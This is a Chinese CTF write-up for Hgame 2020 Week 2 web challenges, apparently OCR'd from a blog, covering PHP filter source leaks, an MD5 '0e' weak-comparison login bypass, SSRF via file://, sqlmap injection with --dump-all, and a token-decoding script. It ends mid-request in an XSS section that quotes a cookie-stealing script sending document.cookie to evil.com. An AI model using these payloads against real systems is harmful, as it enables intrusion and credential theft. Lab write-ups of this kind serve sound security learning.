
Hgame2020 Week2 新人スタッフ(Akira)

Web


0x01 Cosmos的博客后台

打开网站发现没什么特别的，想到去年的php伪协议`php://filter/read=convert.base64-encode/resource=index.php`就试了一下，读出了`index.php` `login.php` `admin.php`的源码




```
//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/",
$debug)) {
            die("args error!");
        }
        eval("var_dump($$debug);");
    }
```

赌一把他debug没关




```
GET http://cosmos-admin.hgame.day-day.work/login.php?debug=admin_username
HTTP/1.1
Host: cosmos-admin.hgame.day-day.work
Content-Length: 0
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.130 Safari/537.36
Origin: http://cosmos-admin.hgame.day-day.work
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 28 Jan 2020 01:48:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1190
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

string(7) "Cosmos!"
```




```
GET http://cosmos-admin.hgame.day-day.work/login.php?debug=admin_password
HTTP/1.1
Host: cosmos-admin.hgame.day-day.work
Content-Length: 0
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.130 Safari/537.36
Origin: http://cosmos-admin.hgame.day-day.work
Content-Type: application/x-www-form-urlencoded
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 28 Jan 2020 01:48:09 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1216
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding

string(32) "0e114902927253523756713132279690"
```



```
        if ($admin_password == md5($_POST['password']) &&
$_POST['username'] === $admin_username){
```

因为弱比较所以直接用另一个md5值为0eXXXX的字符串绕过，成功登进后台




```
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = @$_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
```

得知插入图片函数返回的是文件流的base64

直接尝试`http://localhost/flag`却是404，询问**Annevi**得知题目中的`根目录`指服务器根目录==

于是我们改用`file://localhost//flag`


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to By Jas502n
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 3 × 4 × 5 × ...
Go Cancel < >
Target: http://cosmos-admin.hgame.day-day.work
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Converted text
Copy to clipboard
Close
0 matches
Type a search term
0 matches
Done
1,484 bytes | 1,756 millis


```
POST http://cosmos-admin.hgame.day-day.work/admin.php HTTP/1.1
Host: cosmos-admin.hgame.day-day.work
Content-Length: 30
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Chrome/79.0.3945.130 Safari/537.36
Origin: http://cosmos-admin.hgame.day-day.work
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
d-exchange;v=b3;q=0.9
Referer: http://cosmos-admin.hgame.day-day.work/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q
Cookie: PHPSESSID=e57l1e1frplkrk2oimkhfk1wt
Connection: close

img_url=file://localhost//flag
```

```
hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}
```

```
<html>
  <head>
    <title>Cosmos'Blog - 后台管理</title>
  </head>
%;float:left">
ext" name="img_url" placeholder=""></label></p>
submit">插入</button></p>
float:left">
        <h2>待开发..</h2>
    </fieldset>
    <fieldset style="width: 30%;height: 20%;">
        <legend>文章列表</legend>
        <h2>待开发..</h2>
    </fieldset>
    <fieldset style="height: 50%">
      <div style="text-align: center;">
        <img height='200' width='500'
src='data:image/jpeg;base64,aGdhbWV7cEhwXzFzX1RoM19CM3NUX0w0bkd1NGdFIUAhfQo='>
      </div>
    </fieldset>
  </body>
</html>
```


0x02 Cosmos的留言板-1

题目提示是数据库，~~手注了半天没什么收获突然想起~~可以用神器`sqlmap`




```
[19:52:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk
' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 19:52:34 /2020-01-28/
```

直接注失败，发现题目把空格吞了，加上参数`--tamper=space2comment`



```
[19:54:08] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with -
-string="is")
[19:54:08] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```


检测到是MySQL



```
[19:55:06] [INFO] target URL appears to have 1 column in query
[19:55:06] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4214=4214 AND 'stti'='stti

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5821 FROM (SELECT(SLEEP(5)))PNBh) AND 'twwG'='twwG

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: id=-2877' UNION ALL SELECT CONCAT(0x7178767171,0x4d747277555763557278726555486153746671 4e53795950507052426d
4541756253734958456d61,0x7176787071)#
---
```


只有一个库并且找到了注入点

使用命令`python sqlmap.py -u http://139.199.182.61/index.php?id=1 --tamper=space2comment --dump-all`直接转储数据库所有表项




```
[19:57:36] [INFO] retrieved: 'easysql','flaggggggggggggg'
[19:57:36] [INFO] retrieved: 'easysql','messages'
[19:57:36] [INFO] fetching columns for table 'flaggggggggggggg' in database 'easysql'
[19:57:36] [INFO] fetching entries for table 'flaggggggggggggg' in database 'easysql'
[19:57:36] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch
 '--hex'
[19:57:36] [INFO] fetching number of entries for table 'flaggggggggggggg' in database 'easysql'
[19:57:36] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
val
[19:57:36] [INFO] retrieved: 1
[19:57:36] [INFO] retrieved: hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!}
Database: easysql
Table: flaggggggggggggg
[1 entry]
+----------------------------------------------+
| f14444444g                                   |
+----------------------------------------------+
| hgame{w0w_sql_InjeCti0n_Is_S0_IntereSting!!} |
+----------------------------------------------+
```

0x03 Cosmos的新语言




```
<?php
highlight_file(__FILE__);
$code  =  file_get_contents('mycode');
eval($code);
```



```
?[bP7CZQyjV\4SZe{LJP2PpP4\le{\5P2LpQb\Jfynle
```

看出有个mycode，这是mycode的执行结果




```
function encrypt($str){
    $result = '';
    for($i = 0; $i &lt; strlen($str); $i++){
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(encrypt(encrypt(str_rot13(encrypt(encrypt(str_rot13(base64_encode(encrypt(str_rot13(str_rot13($_SERVER['token']))))))))));

if(@$_POST['token'] === $_SERVER['token']){
    echo($_SERVER['flag']);
}
```

访问/mycode，发现了加密方式

刷新几次之后发现mycode会刷新~~且🍆在群里说是5s一次~~

用~~上周刚学的~~py写了个爬虫


```
import base64
import requests
import html

#ROT13_Table
upperdict = {'A': 'N', 'B': 'O', 'C': 'P', 'D': 'Q', 'E': 'R', 'F': 'S', 'G':
'T',
             'H': 'U', 'I': 'V', 'J': 'W', 'K': 'X', 'L': 'Y', 'M': 'Z', 'N':
'A',
             'O': 'B', 'P': 'C', 'Q': 'D', 'R': 'E', 'S': 'F', 'T': 'G', 'U':
'H',
             'V': 'I', 'W': 'J', 'X': 'K', 'Y': 'L', 'Z': 'M'}

lowerdict = {'a': 'n', 'b': 'o', 'c': 'p', 'd': 'q', 'e': 'r', 'f': 's', 'g':
't',
             'h': 'u', 'i': 'v', 'j': 'w', 'k': 'x', 'l': 'y', 'm': 'z', 'n':
'a',
             'o': 'b', 'p': 'c', 'q': 'd', 'r': 'e', 's': 'f', 't': 'g', 'u':
'h',
             'v': 'i', 'w': 'j', 'x': 'k', 'y': 'l', 'z': 'm'}

def rot13(src):
    dst = []
    for ch in src:
        if ch in lowerdict:
            dst.append(lowerdict[ch])
        elif ch in upperdict:
            dst.append(upperdict[ch])
        else:
            dst.append(ch)
    return ''.join(dst)

def decrypt(src):
    dst = []
    for i in src:
        dst.append(chr(ord(i)-1))
    return ''.join(dst)

url1 = 'http://7392403296.php.hgame.n3ko.co/'
url2 = 'http://7392403296.php.hgame.n3ko.co/mycode'

key = html.unescape(requests.get(url1).text.split('<br>')[-2][1:])
mycode = (requests.get(url2).text.split('\n')[8][5:-30]).split('(')
print (key)
print (mycode)

for i in mycode:
    if i == 'str_rot13':
        key = rot13(key)
    elif i == 'encrypt':
        key = decrypt(key)
    elif i == 'base64_encode':
        key = base64.b64decode(key).decode()
    elif i == 'strrev':
        key = key[::-1]
print (key)
res = requests.post(url1,data={'token':key})
print(res.text.split('<br>')[-1].split('\n')[-3])
```



```
D:\php>python -u "f:\CTF\233.py"
PYW2PUt7PoB6OUZ8OUi2eUu{PEK1OkizNoF6d4V7dUJ>
['encrypt', 'base64_encode', 'str_rot13', 'strrev', 'strrev', 'str_rot13', 'strrev', 'encrypt', 'encrypt', 'str_rot13']
0b8fd7b0c64e06d9ff639437a8897ff7
hgame{5implE~ScR!PT~wIth-PYthOn-or-PHP}
```


0x04 Cosmos的聊天室

直接点击右上角的flag



Only admin can get the flag, your token shows that you're not admin!


同时burp显示



```
Referer: http://c-chat.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
Accept-Language: ja-JP,ja;q=0.9,zh-CN;q=0.8,zh-TW;q=0.7,zh;q=0.6
Cookie: token="WELCOME TO HGAME 2020."; session=[redacted]
Connection: close
```

说明我们要找到管理员的token

联想到给的学习资料



XSS 利用方式


Cookies 窃取

攻击者可以使用以下代码获取客户端的 Cookies 信息：

```
<script>
document.location="http://www.evil.com/cookie.asp?cookie="+document.cookie
new Image().src="http://www.evil.com/cookie.asp?cookie="+document.cookie
</script>
<img src="http://www.evil.com/cookie.asp?cookie="+document.cookie></img>
```

直接复制粘贴~~（试了下XSS平台没成于是上了自己的机子~~，不行


~~不懂为什么用了闭合标签的反尖括号无返回，所以直接用 `/` 结束了~~



```
POST /send HTTP/1.1
Host: c-chat.hgame.babelfish.ink
Content-Length: 91
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://c-chat.hgame.babelfish.ink
Referer: http://c-chat.hgame.babelfish.ink/
Accept-Encoding: gzip, deflate
